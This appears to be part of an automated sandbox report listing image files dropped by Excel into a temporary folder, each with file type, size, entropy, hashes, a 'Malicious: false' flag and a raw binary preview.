Preview:	......JFIF.............C...C...).."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?..?.].J...3..F..Ai..:C..iZ...<....*... 1..mzj.._.UB...@..x............?.......J5z.&Y.....>..a.......isJ7m..._.`.?.0.....;.....`.?.0.....;....+.......^...>!h:.....6.n...........>`9 W@..?,|...S.4.:....Dx..0g....|g........G.0g....|g........^......z..- .#w..4.i.....?..Y?`...#F.....`A..w....J.._.....x.`...L....z....t=,....k...v.f.T...#.d..,...#.j.....y..kO....gi.XK.6..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B6BD21E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 294 x 262, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	20455
Entropy (8bit):	7.971919017844605
Encrypted:	false
SSDEEP:	384:brrClKSmZ1oI21dlIsZyc++ZeZhJV5nmVOpheJG3u8ItmJIJ:rClKSmZ1oIFcheZhJV5nrS+urmSJ
MD5:	4BE445245B4530E9136AA45ECC8D18FB
SHA1:	83810AE3E998B2EDD2FCB72A19E558D7D8E334B4
SHA-256:	5521F2BF794D82C2C2638841118176A4D1924F049A1F545E1C4E85F375021783
SHA-512:	E836B244C884854650388635289C62C490A6DC8585CD7DAAC649D9AB5339CD9A5C419DC7ED4778B6AF77904F3BAA976DBC447F8EE503DEC45DC293FFB23E5E 0
Malicious:	false
Preview:	.PNG........IHDR...&..........h8.....pHYs..........(J... .IDATx..w.]U..?k.....K.....HHB .`.B.......{.^.\.~.+...H....J..Z*.L2}..){.....9s..A....<O......Z..[m/.9s4....E.#.....`8..Ig|G.X..wo6........!z.. .!L...R.....M......F)...CJ.K.|=/.R.8.RJ...Y....#.....`0.S.!..bl..g.y.g.y....e..J.SZ.R..L&.....,g...e.`0.....S^^.i.2e...z+.......8..).TJ).,X...q..!.i.......5Zkf..-[......c.H&....3w...E}.......%.:SJ.0w.\. {.1.....\IJO.Hux..a.....##J...$SW....8.p8....<&.5.eu.(.........'.....q.%..K.....n...d.%..p.x7}yWa2.....F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C. a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F... C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F. ..C.a..`0d.F...C.a..`0d.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\871C60E8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF.................................. .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+-------------------+--------------........M..".......................................E......................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8FD63A2D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8FD63A2D.png	
Preview:	.PNG.....IHDR.....]....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~....J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9070C88C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 620 x 392, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	27038
Entropy (8bit):	7.914822491740465
Encrypted:	false
SSDEEP:	768:/pRWSqW77zrixHsfTsJJ5tcvvuyKuVMiwfYz8TXP:vWSzfTc2UuVQyIf
MD5:	B8C84DC628D9E1ACE3B815C0E2CE05AD
SHA1:	D9632A4C35667880A7A5313FB430A3961E29F4C1
SHA-256:	8F4F370BE6C81F2643C00EEC2BF9B6D3AD1FF68E66392741B6DD125163A61958
SHA-512:	BD5A5675106DD16DDD6545555675FB7E2C93244E1B6902E94D95418AF0831911D59BE11991719F0144ABB5E280F1A5C2F9B6340F7D21405ECA2763C81B0DE865
Malicious:	false
Preview:	.PNG.....IHDR...l.....s.+{....gAMA.....a.....sRGB..... cHRM..z&.....u0...`..:....p..Q<....pHYs...%...%.IR$...i.IDATx....p[w..y.....3..=.==.m9.r...s.(.....`.9....0.`.I.s y..H.l.n.m....."<.....g.....!.....\|9...kkkj..n.#.....!))...kvvV.. .....\.....G.Q.....w.....22.ED.....S.N.....D....!.....L...."..... .C,.."...*.....Wr.\|eeE(..\|...,//..$.#.....G?:~.8. ....s.UX,.....j.nnn...w~....666.u....~^D....>}Z ..D..()<Y>.....h4z<..'9...^O.k6.I.H..?GWW.Ilx.....uttH.Rr.$.$.....gg.....(..<.H....S.^}..7C.x.^z)++..t.....900@.....|...f6.. ..F..j5.Mv;y..Y-...*.b....b....Mf.y..H.0.mv..j.....>..Y.....N.III...8s.....D.....k[YY!...#j5..f.V..n....e2hggfT:..u..t.s.J.zF<N~..V.....\....[.....k.r2...J*...h.....x@.{....YRMR.`0..... 9..r....mmm..f{{{~~.....h3....yE.y..#0...LD.N.7.....U...Y..}.g.^<.....?v...cqt...r.<...gn$.]^...S.....<+Y%.Vw.3!..f...6265.....h.X.6+...?

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1B55BC9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 440x248, frames 3
Category:	dropped
Size (bytes):	20768
Entropy (8bit):	7.686882804050949
Encrypted:	false
SSDEEP:	384:aGUhYaAJ/l6gEhS9DR+x000vHo2V9Utm3WzbO5Prt3clF3PVTSUHXSJpal5HcYcJ:PUhYa4KE99q000vIG6zboh3sBPVm0Ch
MD5:	A16109E2F019BA636968768623F79C9F
SHA1:	C3C0D03F4EA0443E6E12A60A7C8BF661FEBAD552
SHA-256:	590591AD69D615D5434E71F51254D158ED37AECA921AD624B213E87B61C93EC1
SHA-512:	763A0F5CB9DAD3C6DF5584984B84D8AA3361BD695E93B374FE068C816336D4211BB17AD9B1D005D318C60E7850B32BF07CD82C685B4CBCB89CD1C314DFE7C F5
Malicious:	false
Preview:	.....JFIF.....C.....C.....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...?..LJp...j.J..K.s.s...."..`m%....g. TzC/.M.?.....c..O...B..4.....K.!...\|....i.Q.'..O..}h..rD9c.o....?*<....i.S.....H.,{....y..G....?*v...z.....b.....<.R.!lq.N.#...wX....1.I...E..H[.S...K..y....9"...Jm.....M.p.Z$>..K.}h...P$..&1.R.) .K.}h..r.9b'...y).K.}h..r.\...Oz<.....o_Z9b..).`E..:.....g.Om.f.2..A...C...E...p....`-c...*9b.....J{.._Z7.....X...J

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A992A851.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ABFED4E2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ABFED4E2.png	
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|..._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|..._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B4DB4F4E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B577E266.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 297x206, frames 3
Category:	dropped
Size (bytes):	17045
Entropy (8bit):	7.887053199978643
Encrypted:	false
SSDEEP:	384:aBmP9i5b2ZgFZqcuyAyUWAULuPMUKOhPz9z+/yWl0:Qrb2lctUWAIuPMU9EBC
MD5:	A750B799988704B96DA4742B3584D86B
SHA1:	F3E11F5A9D8CF802F672B990776552F5503ED230
SHA-256:	258BF1909B6C43D916CFA90FA63BDE0C49B8C0B3D79FD0E806E347282C5D4BD4
SHA-512:	46953438C50E8655794D0E3A345D7F01B2D4049F706CC79FD3BCEE66F0643B6D341CDF8F3CABD4A2A960D7BF6669F71A7069F3ABA3662994BE2798935976366F
Malicious:	false
Preview:	......JFIF.....C.....C.....)..".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..?.].J...3..F..Ai..:C..iZ...<....*... 1..mzj.._.UB...@..x.....?.....J5z.&Y.....>..a.....isJ7m..._.`.?.0....;....`.?.0....;....+.....^...>!h:.....6.n.....>`9 W@..?,|...S.4.:....Dx..0g....|g.....G.0g....|g.....^.....z..- .#w..4.i....?..Y?`...#F.....`A..w....J.._.....x.`...L....z....t=,....k...v.f.T...#.d.,..#.j.....y..kO....gi.XK.6..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B645F9C3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 620 x 392, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	27038
Entropy (8bit):	7.914822491740465
Encrypted:	false
SSDEEP:	768:/pRWSqW77zrixHsfTsJJ5tcvvuyKuVMiwfYz8TXP:vWSzfTc2UuVQyIf
MD5:	B8C84DC628D9E1ACE3B815C0E2CE05AD
SHA1:	D9632A4C35667880A7A5313FB430A3961E29F4C1
SHA-256:	8F4F370BE6C81F2643C00EEC2BF9B6D3AD1FF68E66392741B6DD125163A61958
SHA-512:	BD5A5675106DD16DDD6545555675FB7E2C93244E1B6902E94D95418AF0831911D59BE11991719F0144ABB5E280F1A5C2F9B6340F7D21405ECA2763C81B0DE865

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B645F9C3.png	
Malicious:	false
Preview:	.PNG.....IHDR...l.....s.+{....gAMA.....a.....sRGB..... cHRM..z&.....u0...`..:....p..Q<....pHYs...%...%.IR$...i.IDATx....p[w..y.....3..=.==.m9.r...s.(.....`.9....0.`.I.sy..H.l.n.m....."<.....g.....!.....|9...kkkj..n.#.....!))...kvvV.. .....\.....G.Q.....w.....22.ED.....S.N.....D....!.....L...."..... .....C,.."...*.....Wr.|eeE(..|...,//..$.#.....G?:~.8.....s.UX,.....j.nnn...w~....666.u....~^D...>}Z ..D..()<Y>.....h4z<..'9...^O.k6.I.H..?GWW.Ilx.....uttH.Rr.$.$.....gg.....(..<.H....S.^}..7C.x.^z)++..t.....900@.....|...f6..F..j5.Mv;y..Y-...*.b.....b....Mf.y..H.0.mv..j.....>..Y.....N.III...8s.....D.....k[YY!...#j5..f.V..n....e2hggfT:..u..t.s.J.zF<N~..V.....\....[.....k.r2...J*...h.....x@.{....YRMR.`0.....9..r....mmm..f{{{~~.....h3....yE.y..#0...LD.N.7.....U...Y..}.g.^<.....?v...cqt...r.<...gn$.]^...S.....<+Y%.Vw.3!..f...6265.....h.X.6+...?

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BF1F9F87.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 403x242, frames 3
Category:	dropped
Size (bytes):	22499
Entropy (8bit):	6.65776224633818
Encrypted:	false
SSDEEP:	384:gtr6sgEVEVEVEV8uhjKs00xcg2g38THLMoYyz4g+xG:gtdgIIIII/KsLlr38Tu04gb
MD5:	37D204490B7E5C68D1CF8BA1D7BE31E4
SHA1:	F67D5AF4E5381CAB54973D69A8918E974280B795
SHA-256:	4A12A767CE10484F112142993F120E52A0E5390071CA6F24CFC402F3C0548E3A
SHA-512:	D85DF3F75BD5E24001014CE6729BAAD8BE420624FFDA326D79E6C4A5830856AEB11F828AB7809B617610E697CA81D9E1393AF3CFB1CC18852A1E5709AC70A4D5
Malicious:	false
Preview:	......JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DB4DF71D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... .I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DEC708B4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7....."".g.Da.$@.$@.$@.$0v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..l.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{..@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E259E3DC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.l."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED4DB7B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 294 x 262, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	20455
Entropy (8bit):	7.971919017844605
Encrypted:	false
SSDEEP:	384:brrClKSmZ1oI21dlIsZyc++ZeZhJV5nmVOpheJG3u8ltmJlJ:rClKSmZ1oIFcheZhJV5nrS+urmSJ
MD5:	4BE445245B4530E9136AA45ECC8D18FB
SHA1:	83810AE3E998B2EDD2FCB72A19E558D7D8E334B4
SHA-256:	5521F2BF794D82C2C2638841118176A4D1924F049A1F545E1C4E85F375021783
SHA-512:	E836B244C8848546503886352 89C62C490A6DC8585CD7DAAC649D9AB5339CD9A5C419DC7ED4778B6AF77904F3BAA976DBC447F8EE503DEC45DC293FFB23E5E0
Malicious:	false
Preview:	.PNG.....IHDR...&.....h8.....pHYs.....(J... .IDATx..w.]U..?k.....K.....HHB .`.B.....{.^.\.~.+...H....J..Z*.L2}..){.....9s..A....<O.....Z..[m/.9s4....E.#.....`8..Ig|G.X..wo6.....!z.. .!L...R.....M.....F)...CJ.K.|=/.R.8.RJ...Y....#.....`0.S.!..bl..g.y.g.y....e..J.SZ.R..L&.....,g...e.`0.....S^^.i.2e...z+.....8..).TJ).,X...q..!.i.....5Zkf..-[.....c.H&....3w...E}.....%.:SJ.0w.\. {.1.....\IJO.Hux..a.....##J...$SW....8.p8....<&.5.eu.(.....'.....q.%..K.....n...d.%..p.x7}yWa2.....F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C. a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F... 